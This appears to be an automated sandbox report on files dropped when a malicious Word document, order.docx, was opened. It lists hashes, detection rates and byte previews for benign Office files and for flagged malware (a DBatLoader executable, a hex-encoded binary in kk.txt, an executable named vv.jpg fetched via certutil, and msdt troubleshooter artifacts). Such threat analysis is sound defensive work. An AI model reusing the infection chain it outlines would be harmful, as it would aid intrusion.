Preview:	<?xml version="1.0" encoding="utf-8"?>..<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringFormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_EndChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ''"></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%%</xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select="$para

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\ISO690Nmerical.XSL

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	217578
Entropy (8bit):	5.069961862348856
Encrypted:	false
SSDEEP:	6144:AwprA3Z95vtf58pb1WP2DCvCmvQursq7vIme5QyQzSS1apSiQhHDlruvoVeMUwFj:4P
MD5:	7777C0173259D8F4A4F5E69C1461CA14
SHA1:	9C83B87C098AECF3CDFC1B5C4C78B696BF14A5E6
SHA-256:	A343D61BAB2F25D138BDCC57D33C4A83FD494A54EAF3DF0F539E3B51CFE011F1
SHA-512:	77BFD6F7D21AB9771DF1993FB9AB82BA6D5E900F0B846F0F11578313E8A99C99E095612510CBB07590367EADE9B31CF396B26ABA5E8380F3ABC0886FA02858B9
Malicious:	false

Preview:	<?xml version="1.0" encoding="utf-8"?>..<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringFormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_EndChars"/>.. </xsl:variable>..... <xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select="$parame

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\MLASeventhEditionOfficeOnline.xsl

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	255219
Entropy (8bit):	5.004117790808506
Encrypted:	false
SSDEEP:	6144:MwprA8niNgtfbzbOWPuv7kOMBLitjAUjTQLrYHwR0TnyDkHqV3iPr1zHX5T6SSXj:x
MD5:	C9460BEAF863E337428518DAF5C09C5C
SHA1:	76BE7E80D117A73A4FFC96682345EECE9A5C4D2A
SHA-256:	A69368BE9AC843B088D739F1573007E634D1068DB0AD9937A95FE7A0690C05E0
SHA-512:	9E4A7D3E019D182CD6CFF4947364DCF435EF3B40BA004A360260EDA0712839875CB797DBFCCCD9E50885EB10AEF8695052899E4BAC16423D0EECCF025CF6B(3F
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>.....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>...</xsl:template>.....<xsl:template name="StringFormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.....<xsl:variable name="prop_EndChars">.....<xsl:call-template name="templ_prop_EndChars"/>....</xsl:variable>.....<xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select="$parameters" />.....

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\SIST02.XSL

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	251336
Entropy (8bit):	5.057713103491112
Encrypted:	false
SSDEEP:	6144:JwprA6sS95vtfb8p4bgWPzkhUh9I5/oBRSifJeg/yQzvapSiQhHZeruvoXMUw3im:u9
MD5:	DAE31FA14BC97723A87F126B5121BAE3
SHA1:	C6B5CFF442FCC8795A5AF0D69ACDA24497D9F4BE
SHA-256:	30F377F7AC24B022F52371ADA97CB057460265F4C8BDDBB521642B6E2462EE27
SHA-512:	AE6B8BB6FCF956E1973C9E40702CB1A86FD8AD6F87FA1C2D3A2113C2F8AEC2A495FE636D71786843496F37FF9DB3D2F0E034BC4014D9C379E4EA4CC9495BE907
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt".xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringFormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_EndChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select="$para

C:\Users\user\AppData\Roaming\Microsoft\Bibliography\Style\TURABIAN.XSL

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	344662
Entropy (8bit):	5.023256859004611
Encrypted:	false
SSDEEP:	6144:UwprAwnsqvtfL/vF/bkWPRMMv7EOMBPitjASjTQQr7IwR0TnyDk1b78plJwf33iD:F
MD5:	F82561FF802442D12B8B77EC6EDC027E
SHA1:	EE7ED23C6EF8DA4968BA969FC094203D61065C0E
SHA-256:	5B7A52DFAA9C3E9E340E081178B54E827ED591AC27DC098C3985C94BDE5CABE9
SHA-512:	FA205BCD1D61226A940EA333B3B3EC43FB461E7683669A344403B543B9F699677A9E332827EC0160E81A8FBFD43CA61735A5C414EE7C17143DC9819A137044B5
Malicious:	false

Preview:	<?xml version="1.0" encoding="utf-8"?>.....<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" xmlns:b="http://schemas.openxmlformats.org/officeDocument/2006/bibliography" xmlns:t="http://www.microsoft.com/temp">...<xsl:output method="html" encoding="us-ascii"/>.....<xsl:template match="*" mode="outputHtml2">.....<xsl:apply-templates mode="outputHtml"/>.....</xsl:template>.....<xsl:template name="StringFormatDot">....<xsl:param name="format" />....<xsl:param name="parameters" />.... <xsl:variable name="prop_EndChars">.. <xsl:call-template name="templ_prop_EndChars"/>.. </xsl:variable>.... <xsl:choose>.....<xsl:when test="$format = ""></xsl:when>.....<xsl:when test="substring($format, 1, 2) = '%%'">.....<xsl:text>%</xsl:text>.....<xsl:call-template name="StringFormatDot">.....<xsl:with-param name="format" select="substring($format, 3)" />.....<xsl:with-param name="parameters" select="$pa

C:\Users\user\AppData\Roaming\Microsoft\Office\MSO1033.acl

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	37730
Entropy (8bit):	3.1247848804278697
Encrypted:	false
SSDEEP:	768:matNbFeZKdogeyHMOeYhlVi+iOFOqbPXdEmanb:x/eLAhIVJb2
MD5:	DB5F86C0680513C35808887CBE9FD93C
SHA1:	518132C685A7D21EC5EF3E3F467530214C59C462
SHA-256:	FD6AF189404569FD82A62015C9A96ACEE00F85E98243F5F2A1CC8698AA1237C9
SHA-512:	07E9D02F3809231D5783DCE0EFC367DB7F5088E11256B09E128EE86AA78992950FE88237DE0D2A4D7B468EAEEE7D708495DAC432BAA98F733872E40CBCE578E1
Malicious:	false
Preview:	........b.......R.....(.c.)...........(.e.)..... ....(.r.)...........(.t.m.)....."!.............& ....a.b.b.o.u.t.....a.b.o.u.t.....a.b.o.t.u.....a.b.o.u.t.....a.b.o.u.t.a.....a.b.o.u.t. .a.....a.b.o.u.t.i.t.....a.b.o.u.t. .i.t.....a.b.o.u.t.t.h.e.....a.b.o.u.t. .t.h.e.....a.b.s.c.e.n.c.e.....a.b.s.e.n.c.e.....a.c.c.e.s.s.o.r.i.e.s.....a.c.c.e.s.s.o.r.i.e.s.....a.c.c.i.d.a.n.t.....a.c.c.i.d.e.n.t.....a.c.c.o.m.o.d.a.t.e.....a.c.c.o.m.m.o.d.a.t.e.....a.c.c.o.r.d.i.n.g.t.o.....a.c.c.o.r.d.i.n.g. .t.o.....a.c.c.r.o.s.s.....a.c.r.o.s.s.....a.c.h.e.i.v.e.....a.c.h.i.e.v.e.....a.c.h.e.i.v.e.d.....a.c.h.i.e.v.e.d.....a.c.h.e.i.v.i.n.g.....a.c.h.i.e.v.i.n.g.....a.c.n.....c.a.n.....a.c.o.m.m.o.d.a.t.e.....a.c.c.o.m.m.o.d.a.t.e.....a.c.o.m.o.d.a.t.e.....a.c.c.o.m.m.o.d.a.t.e.....a.c.t.u.a.l.y.l.....a.c.t.u.a.l.l.y.....a.d.d.i.t.i.n.a.l.....a.d.d.i.t.i.o.n.a.l.....a.d.d.t.i.o.n.a.l.....a.d.d.i.t.i.o.n.a.l.....a.d.e.q.u.i.t.....a.d.e.q.u.a.t.e.....a.d.e.q.u.i.t.e.....a.d.e.q.u.a.t.e.....a.d.n.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Templates.LNK

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Directory, ctime=Mon Aug 1 16:55:51 2022, mtime=Mon Aug 1 16:57:15 2022, atime=Mon Aug 1 16:57:15 2022, length=0, window=hide
Category:	dropped
Size (bytes):	1177
Entropy (8bit):	4.692920845985774
Encrypted:	false
SSDEEP:	24:8YWvn0/c30uom3394dA+8buTYaH7aB6m:8YVUEu933z+QuTF2B6
MD5:	3CF2F5A049872EF642159AF27413215D
SHA1:	170ABA256A4BD0A6521829505AE269EDAEE59A27
SHA-256:	67870ECE1E0049964181C1E8D4475E5306833DBDE9278EFB86D880F911957EA0
SHA-512:	4726B29ED23A031D4EADC5C0FD89B5DBF3242D19C06D1FACB469DDBBFB0C5F6E76B0AF4D0EC1992CDE0E80AE841D03EA8BB5F5E2290EEC214D556A3A10C44BD7
Malicious:	false
Preview:	L.....F.....0T"...AlO".....e....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...U.....:.....Q...U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....Z.1.....hT|...user..B.....N...U.....S.....e.n.g.i.n.e.e.r.....V.1.....N....AppData.@.....N...U.....Y.....t..A.p.p.D.a.t.a.....V.1.....N....Roaming.@.....N...U.....Y.....D...R.o.a.m.i.n.g.....\.1.....U....MICROS~1..D.....N...U(.....Y.....\.B.M.i.c.r.o.s.o.f.t.....\.1.....U(...TEMPLA~1..D.....U...U(.....V.....N.T.e.m.p.l.a.t.e.s.....d.....-.....c.....>.S.....C:\Users\user\AppData\Roaming\Microsoft\Templates.....\.....\.T.e.m.p.l.a.t.e.s.....>.e.L.:..er.=...`.....X.....927537.....!a..%.H.VZAj.....?].....-$..!a..%.H.VZAj.....?].....-$.....1SPS.XF.L8C....&.m.q....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	62
Entropy (8bit):	4.385929384302707
Encrypted:	false
SSDEEP:	3:HBGrFom4kWrFopnbJlv:HBG5LW5iv
MD5:	8FB79A9C47E45C8BC21767CE02FDC486
SHA1:	A1E8BA09530A490FC3B1B9BEFB659D9861DC1D5F
SHA-256:	81230A82B562D6582579C6BECE2743DFD86C300682BB71AB4E367AC0124F8AB3
SHA-512:	D59C218516865AFC2A54B89E3718B2150E32332EB7EB61DBB54EC3ECE005B7B4053960F6C3F4649EE09EDBF1D7F7C14BFA86D49A1074E50BDB10B551F0B1D744
Malicious:	false
Preview:	[misc]..order.LNK=0..[folders]..order.LNK=0..Templates.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\order.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:27:52 2022, mtime=Mon Aug 1 16:56:08 2022, atime=Mon Aug 1 16:55:48 2022, length=327439, window=hide
Category:	dropped
Size (bytes):	1046
Entropy (8bit):	4.746919786214809
Encrypted:	false
SSDEEP:	12:8GGRW0UxDHWCHob8eJs+WddJGKfcEvYjAj/E21f/7pzND8f0A0kk44t2Y+xIBjKU:8FMFdJdfca8Aj8QDDZVm7aB6m
MD5:	E680FC91CDD7770D5536EE04BA1AF897
SHA1:	FDF45D24DA23E7762A720F1B2CB7408345B7A29B
SHA-256:	515AB828E0C99F9DD62E81A486B64B10966DE24B1EF0709AEE7B3A94D9B93045
SHA-512:	690092F1A2B055C6B48E1DA8C656E868497CCEFF89AFC53178CBF1959F8CA6A7576DE4F28F7798B2D4031448E3E350D8C5916369B1835635259ECEAB68C51D8
Malicious:	false
Preview:	L.....F.... ....t"u.3..d.E.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...U.....:.....Q...U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....Z.1.....hT|...user..B.....N...U.....S.....e.n.g.i.n.e.e.r.....~.1.....hT}...Desktop.h.....N...U.....Y.....>.....B..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....`.2.....U.. .ORDER~1.DOC.F.....hT{..U.....R.....J...o.r.d.e.r...d.o.c.x.....S.....-.....R.....>.S.....C:\Users\user\Desktop\order.docx..!.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.o.r.d.e.r...d.o.c.x.....:..,.LB.)...A}...`.....X.....927537.....!a..%.H.VZAj.....>].....-$..!a..%.H.VZAj.....>].....-$.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@

C:\Users\user\AppData\Roaming\Microsoft\Templates\Normal.dotm (copy)	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Microsoft Word 2007+
Category:	dropped
Size (bytes):	17939
Entropy (8bit):	7.403140561768968
Encrypted:	false
SSDEEP:	384:Jg+SiC78vNPlC556akwLWdxd0pfBB6IzXMLEnX:cV8Ftrakw6L0pff7MkX
MD5:	A316928C13ECED16D1DD7C6426CFC0C6
SHA1:	F166A2ECE034128603C4C1A60DEFDC1B688C1CB3
SHA-256:	E34C1AB77BA88BBB0B54D9D40BB9BABF8FBAC35A1FAC54A01ECA80CE31408E43
SHA-512:	6228EB7DE36940942AE4539587E5EC506BC9CB152123E0FBDCC9FBFA993954CEAD60CAB759B97455CC1F358B5D66FCDEE12B8114364D99185D0BF95EFE321E3E
Malicious:	false
Preview:	PK.....!.Q3.p.....[Content_Types].xml ...(.....N.0.E.H.C.-J\X .....J..0....K.....H...R*.D.g..3.H....M!`.l.....J.j;*...>.b.Fa...B....wz...<`F..K6.._s.r.F`.<X.T....7....U.._t:.\:...<&....A%&:f.9..H.hd..*1y.Lx.k)".....e..k.g.....)....&.....A...3..WNN.U..e...<....'4(.....x.....nh.t.....p7..j..s...I@.w6.X..C.Tp...r+..^..F.N...".az...h.[!F.!...g...i"...C..n9.~l...3.....H..V..9.2.,)s..GZD..mo6M..a.!...q$.....O..r-.....PK.....!.....N.....

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	modified
Size (bytes):	162
Entropy (8bit):	2.917475194274869
Encrypted:	false
SSDEEP:	3:Rl/Zd7YReR9zks1lj/AOx5OI1hln:RtZJYYR9jvEO/VR
MD5:	E872990837ACFC984F61530F92C34F67
SHA1:	820C2F10BB51A83C7D28768B57BD53F21F908156
SHA-256:	807326FFF6CCBD562CF399AD8B991E38BDB1D101BC6A56A72A5D8B7627E7A258
SHA-512:	C4CF2090A540299FE02354184C7FFC5C0F9678310EABF6E99376207EE9BAC2456BFC797EEB210072EE3DBAE5A3728B61127668AB876D6377A6EC4F089EA26BC1
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h....._.....S.i.g.n.a.t.u.r.e....._.....mx.<kx.\....._.....

C:\Users\user\AppData\Roaming\Microsoft\Templates\~WRD0000.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Microsoft Word 2007+
Category:	dropped
Size (bytes):	17939

Entropy (8bit):	7.403140561768968
Encrypted:	false
SSDEEP:	384:Jg+SiC78vNPlC556akwLWdxd0pfBB6IzXMLEnX:cV8Ftrakw6L0pff7MkX
MD5:	A316928C13ECED16D1DD7C6426CFC0C6
SHA1:	F166A2ECE034128603C4C1A60DEFDC1B688C1CB3
SHA-256:	E34C1AB77BA88BBB0B54D9D40BB9BABF8FBAC35A1FAC54A01ECA80CE31408E43
SHA-512:	6228EB7DE36940942AE4539587E5EC506BC9CB152123E0FBDCC9FBFA993954CEAD60CAB759B97455CC1F358B5D66FCDEE12B8114364D99185D0BF95EFE321E3E
Malicious:	false
Preview:	PK.....!.Q3.p.....[Content_Types].xml ...(..... ....N.0.E.H.C.-J\X .....J..0....K.....H...R*.D.g..3.H....M!`.I.....J.j;*...>.b.Fa...B....wz...<`F..K6.._s.r.F`.<X.T....7....U.._t:.\:...<&....A%&:f.9.. H.hd..*1y.Lx.k)".....e..k.g.....)....&.....A...3..WNN.U..e...<....'4(.....x.....nh.t.....p7..j..s...I@.w6.X..C.Tp...r+..^..F.N...".az...h.[!F.!...g...i"...C..n9.~I...3.....H..V..9.2.,)s ..GZD..mo6M..a.!...q$.....O..r-.....PK.....!.....N.....

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\POtest.exe

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	935936
Entropy (8bit):	7.020629421350256
Encrypted:	false
SSDEEP:	24576:MryWRujk9kBBuNpHb9t0GrvBPUaxXd52Ep8r:Mr9fkByDor
MD5:	35C9D0C1FB59CEC2DEE22F0A20E8B1E9
SHA1:	D0E40AA47862A5681388A0ECC14A6E7B36EC287A
SHA-256:	CFDDCBF0A97A326F7A26683F817E7D42082C30F28113BEF76E3C3B491C094C69
SHA-512:	C904A95A40AB54AC9872873CC10CE2B0DA38737A83301A581F9E6326C73E82E12D9B6BC910ACB790FBD770FDE7CB62355AC1300E3104E1608B53000AE1EC03F
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: C:\Users\user\AppData\Roaming\POtest.exe, Author: Joe Security
Antivirus:	• Antivirus: ReversingLabs, Detection: 42%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....V.....i.....p....@.....@.....&,.....0..... .....text....J.....L..... ..`.itext.....`.....P..... ..`.data...p"...p...$...Z.....@....bss.... 8.....~.....idata..&,.....~.....@....tls.. ..4.....rdata..... .....@..@.reloc.....0.....@..B.rsrc.....D.....@..@.....H.....@..@..... .....

C:\Users\user\AppData\Roaming\kk.txt

Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	modified
Size (bytes):	7170
Entropy (8bit):	2.094112079802606
Encrypted:	false
SSDEEP:	48:WXQXehN7gRo4tw30fzrLugmgp9o/xqHGxa+NUt/DkuECtb3cn2HwPXVjL:WX1MRo4q3aa+ywHGXNUt/5tU2KFn
MD5:	7080717EBB2C7F970C0EA4FDE74691A8

SHA1:	35574407E6D2F8747B1F623C6E6B1A002870D6E3
SHA-256:	861643BA4631FDAF5CC106CA18309AAE12A8BCA7BFC9890805F26514EC8278CE
SHA-512:	B914ACBFEFF7022361F1E2809DFE85868F7A6E33A597F890347BCB59F7277D1B6146F7F9CE08BFC92C170A11BFE2BEB186E729400F9E8DAE7BAAE90A8E11881 5
Malicious:	**true**
Preview:	4D5A00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000800000000E 1FBA0E00B409CD21B8014CCD21546869732070726F6772616D2063616E6E6F742062652072756E20696E20444F53206D6F64652E0D0A2400000000000000005045 00004C010600DC4BE662000000000000000E0000E210B0101490006000000800000000000006A11000000100000001000000000690B001000000002000001000 0000000000400000000000000007000000004000090BC000002004000001000000010000000001000000000000000001000000000500000610000000010000 8807000000000000000000000000000000000000000000000000000000000000600000080000000000000000000000000000000000000000000000000000 0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000002E7465787400000880700000010 0000000600000040000000000000000000000000000600000602E6461746100000000200000020000000000000000A0000000000000000000000000C00000 C06162630000000000000200000300000000000000000A0000000000000000000000000C000004076767600

C:\Users\user\AppData\Roaming\vv.jpg

Process:	C:\Windows\SysWOW64\certutil.exe
File Type:	MS-DOS executable
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.242913561600489
Encrypted:	false
SSDEEP:	48:Vt0KXJnuPq0cFl3pbqflhS4NGSwGzSDBAFqoBLz9:r04JnuPq0cPhtXGzuxoZ9
MD5:	E97214B154E79603B372124193F96EA1
SHA1:	D1F499691A8C716A16974F2B19737913262FAE27
SHA-256:	437E444FDF417FA35390EEC589E380B8D5C70B5418A4554EE19CB706470A7EDC
SHA-512:	BF344F76BEF6FB6EE91BE7F0F1772588BE9486FDA7813E52A1DCA0E5E952181F3111655323DF287D009BB4F704A3E8C3F05ACC920817BDF60467203CC017C5D
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: ReversingLabs, Detection: 36%
Preview:	MZ.....!..L.!This program cannot be run in DOS mode...$.....PE..L....K.b.....!...I.....j.....i.....p..... ..@.....P..a.....`.....text.....`..`.data..... .....abc.....0 .....@vvv.....@.....edata..a....P.....@.reloc.....`.....@..B..... ....

C:\Users\user\Desktop\~$order.docx

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.667721418292146
Encrypted:	false
SSDEEP:	3:Rl/Zd7YReR9zkm16P6cq1hln:RtZJYYR9pIbqR
MD5:	6578036156EE9A94DFED910B4BE9C5B5
SHA1:	A00E80C13F80A1883B3FD1C29C4A18E43ED5FF76
SHA-256:	CB465FE320D6CC2D36E02EF242C7B0972540B7149F9D453EE31105397060FD37
SHA-512:	6C35C4D98CA22137B9975404A911C4C862ACFD9A35E2F398949D7EB1C3D704724282D0C690C50208AE9D42095D484382DE95220F4F27BEA0F2CE34CFB6038A3
Malicious:	**true**
Preview:	.pratesh.....p.r.a.t.e.s.h.....S.i.g.n.a.t.u.r.e.....P.S.D.i.s.p.a.t.c.h..... .....

C:\Windows\Temp\SDIAG_76dd7df5-21a8-4917-b4ac-b9c30cc4460d\DiagPackage.diagpkg

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	24702
Entropy (8bit):	4.37978533849437
Encrypted:	false
SSDEEP:	96:fO3MDP8m2xaqade1tXv8v/XPSwTkal+7lOaNeHdXQZvczyJuz4UnPz0Kuz+NGTEP:O5NzuCWNaEcU8mjapMVOHW
MD5:	191959B4C3F91BE170B30BF5D1BC2965
SHA1:	1891E3CB588516B94FDC53794DA4DF5469A4C6D0
SHA-256:	8EC3A8F67BAF1E4658FC772F9F35230CA1B0318DDAF7A4C84789A329B6F7F047
SHA-512:	092CC417FBFE7F6E02A60FF169209D7B60362B585CBF92521BFC71C0B378D978DFB9265A3E48C630CE6ABAB263711D71F3917FFAF51B6FD449CFC394E9D8C3A 9

Malicious:	false
Preview:	<dcmPS:DiagnosticPackage SchemaVersion="1.0" Localized="true" xmlns:dcmPS="http://www.microsoft.com/schemas/dcm/package/2007" xmlns:dcmRS="http://www.microsoft.com/schemas/dcm/resource/2007">.. <DiagnosticIdentification>.. <ID>PCW</ID>.. <Version>3.0</Version>.. </DiagnosticIdentification>.. <DisplayInformation>.. <Parameters/>.. <Name>@diagpackage.dll,-1</Name>.. <Description>@diagpackage.dll,-2</Description>.. </DisplayInformation>.. <PrivacyLink>https://go.microsoft.com/fwlink/?LinkId=534597</PrivacyLink>.. <PowerShellVersion>2.0</PowerShellVersion>.. <SupportedOSVersion clientSupported="true" serverSupported="true">6.1</SupportedOSVersion>.. <Troubleshooter>.. <Script>.. <Parameters/>.. <ProcessArchitecture>Any</ProcessArchitecture>.. <RequiresElevation>false</RequiresElevation>.. <RequiresInteractivity>true</RequiresInteractivity>.. <FileName>TS_ProgramCompatibilityWizard.ps1</FileName>.. <ExtensionPoint/>.. </Script>..

C:\Windows\Temp\SDIAG_76dd7df5-21a8-4917-b4ac-b9c30cc4460d\DiagPackage.dll

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	66560
Entropy (8bit):	6.926109943059805
Encrypted:	false
SSDEEP:	1536:ytBGLADXf3iFGQ+/ReBQBJJgUKZgyxMBGb:ytBGcDXvKoRqKuxgyx
MD5:	6E492FFAD7267DC380363269072DC63F
SHA1:	3281F69F93D181ADEE35BC9AD93B8E1F1BBF7ED3
SHA-256:	456AE5D9C48A1909EE8093E5B2FAD5952987D17A0B79AAE4FFF29EB684F938A8
SHA-512:	422E2A7B83250276B648510EA075645E0E297EF418564DDA3E8565882DBBCCB8C42976FDA9FCDA07A25F0F04A142E43ECB06437A7A14B5D5D994348526123E4
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.PE..d....J_A....." ....K...`..... .`.....8.....rdata.....@..@.rsrc...`.... .....@..@.....J_A.....T...8...8.....J_A.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#.....rsrc$02.... .....;A.(.j..x..)V...Zl4..w.E..J_A..... .....

C:\Windows\Temp\SDIAG_76dd7df5-21a8-4917-b4ac-b9c30cc4460d\RS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	50242
Entropy (8bit):	4.932919499511673
Encrypted:	false
SSDEEP:	384:/wugEs5GhrQzYjGBHvPbD9FZahXuDzsP6qqF8DdEakDiqeXacgcRjdhGPtQMHQF4:/c5AMHvDDf2VE+quAiMw4
MD5:	EDF1259CD24332F49B86454BA6F01EAB
SHA1:	7F5AA05727B89955B692014C2000ED516F65D81E
SHA-256:	AB41C00808ADAD9CB3D76405A9E0AEE99FB6E654A8BF38DF5ABD0D161716DC27
SHA-512:	A6762849FEDD98F274CA32EB14EC918FDBE278A332FDA170ED6D63D4C86161F2208612EB180105F238893A2D2B107228A3E7B12E75E55FDE96609C69C896EBA
Malicious:	false
